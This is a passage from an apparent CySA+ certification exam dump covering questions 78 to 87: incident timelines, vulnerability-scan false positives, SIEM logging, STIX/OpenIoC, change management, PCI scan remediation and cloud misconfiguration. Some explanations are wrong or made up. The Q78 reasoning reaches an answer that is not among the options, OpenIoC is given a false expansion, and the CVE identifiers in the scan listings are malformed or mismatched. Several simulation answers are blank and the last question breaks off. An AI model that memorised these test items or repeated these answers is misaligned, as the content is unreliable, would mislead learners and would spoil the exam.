Answer: (SHOW ANSWER)
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext. To remediate this issue, the organization should make the following configuration changes:
Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES,
3DES, and CBC mode.
It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20- Poly1305, and SHA-256/384.
It reduces the number of round trips required for the handshake protocol, which improves performance and latency.
It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality. It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.
It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions.
Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM.

NEW QUESTION: 78
An organization's email account was compromised by a bad actor. Given the following Information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

A. 25 minutes

B. 40 minutes

C. 45 minutes

D. 2 hours

Answer: (SHOW ANSWER)

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information. Reference: : Detection Time : Incident Response Metrics: Mean Time to Detect and Mean Time to Respond

NEW QUESTION: 79

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.

For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.


Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.


When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Network Diagram



		Results Generated
False Positive	Findings Listing 1	Credentialed / Non-Credentialed / Compliance
	Critical (10.0) 12209 Security Update for Microsoft Windows (835732)	
	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)	
	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)	
	Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)	
	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	
False Positive	Findings Listing 2	Credentialed / Non-Credentialed / Compliance
	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	
	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)	
	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)	
	Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)	
	Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	
False Positive	Findings Listing 3	Credentialed / Non-Credentialed / Compliance
	WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used	
	INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled	
	INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled	
	INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled	
	INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves	

Answer:



NEW QUESTION: 80
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?
A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook
Answer: (SHOW ANSWER)
Explanation
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page
23

NEW QUESTION: 81

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which
of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk

B. Law enforcement

C. Legal department

D. Board member

Answer: C (LEAVE A REPLY)

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION: 82

Which of the following makes STIX and OpenIoC information readable by both humans and machines?

A. XML

B. URL

C. OVAL

D. TAXII

Answer: (SHOW ANSWER)

The correct answer is A. XML.

STIX and OpenIoC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIoC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.

XML is not the only format that can be used to make STIX and OpenIoC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:

XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.

XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.

XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.

Reference:

1 Introduction to STIX - GitHub Pages

2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech

3 What Are STIX/TAXII Standards? - Anomali Resources

4 What is STIX/TAXII? | Cloudflare

5 Sample Use | TAXII Project Documentation - GitHub Pages

6 Trying to retrieve xml data with taxii - Stack Overflow

7 CISA AIS TAXII Server Connection Guide


NEW QUESTION: 83
Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?
A. Deploy a database to aggregate the logging.
B. Configure the servers to forward logs to a SIEM-
C. Share the log directory on each server to allow local access,
D. Automate the emailing of logs to the analysts.
Answer: B (LEAVE A REPLY)
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture2345.
Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

NEW QUESTION: 84
Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?
A. Command and control
B. Data enrichment
C. Automation
D. Single sign-on
Answer: C (LEAVE A REPLY)
Explanation
Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example.

Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles.
Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION: 85
An organization has established a formal change management process after experiencing several critical system failures over the past year. Which of the following are key factors that the change management process will include in order to reduce the impact of system failures?
(Choose two.)
A. Ensure users the document system recovery plan prior to deployment.
B. Perform a full system-level backup following the change.
C. Leverage an audit tool to identify changes that are being made.
D. Identify assets with dependence that could be impacted by the change.
E. Require diagrams to be completed for all critical systems.
F. Ensure that all assets are properly listed in the inventory management system.
Answer: (SHOW ANSWER)
The correct answers for key factors in the change management process to reduce the impact of system failures are:
D) Identify assets with dependence that could be impacted by the change: This is crucial in change management because understanding the interdependencies among assets can help anticipate and mitigate the potential cascading effects of a change. By identifying these dependencies, the organization can plan more effectively for changes and minimize the risk of unintended consequences that could lead to system failures. F) Ensure that all assets are properly listed in the inventory management system: Maintaining an accurate and comprehensive inventory of assets is fundamental in change management. Knowing exactly what assets the organization possesses and their characteristics allows for better planning and impact analysis when changes are made. This ensures that no critical component is overlooked during the change process, reducing the risk of failures due to incomplete information.

NEW QUESTION: 86
The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.


Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer:


Network Diagram
INSTRUCTIONS
STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.
System
Validate Result
Remediation Action
WEB_SERVER01
False Positive
False Negative
True Positive
True Negative
Encrypt Entire Session
Encrypt All Session Cookies
Implement Input Validation
Submit as Non-Issue
Employ Unique Token in Hidden Field
Avoid Using Redirects and Forwards
Disable HTTP
Request Certificate from a Public CA
Renew the Current Certificate
WEB_SERVER02
False Positive
False Negative
True Positive
True Negative
Encrypt Entire Session
Encrypt All Session Cookies
Implement Input Validation
Submit as Non-Issue
Employ Unique Token in Hidden Field
Avoid Using Redirects and Forwards
Disable HTTP
Request Certificate from a Public CA
Renew the Current Certificate
WEB_SERVER03
False Positive
False Negative
True Positive
True Negative
Encrypt Entire Session
Encrypt All Session Cookies
Implement Input Validation
Submit as Non-Issue
Employ Unique Token in Hidden Field
Avoid Using Redirects and Forwards
Disable HTTP
Request Certificate from a Public CA
Renew the Current Certificate
DumpsDB

NEW QUESTION: 87

A company has the following security requirements:

. No public IPs

* All data secured at rest

. No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

A. VM_PRD_DB

B. VM_DEV_DB

C. VM_DEV_Web02

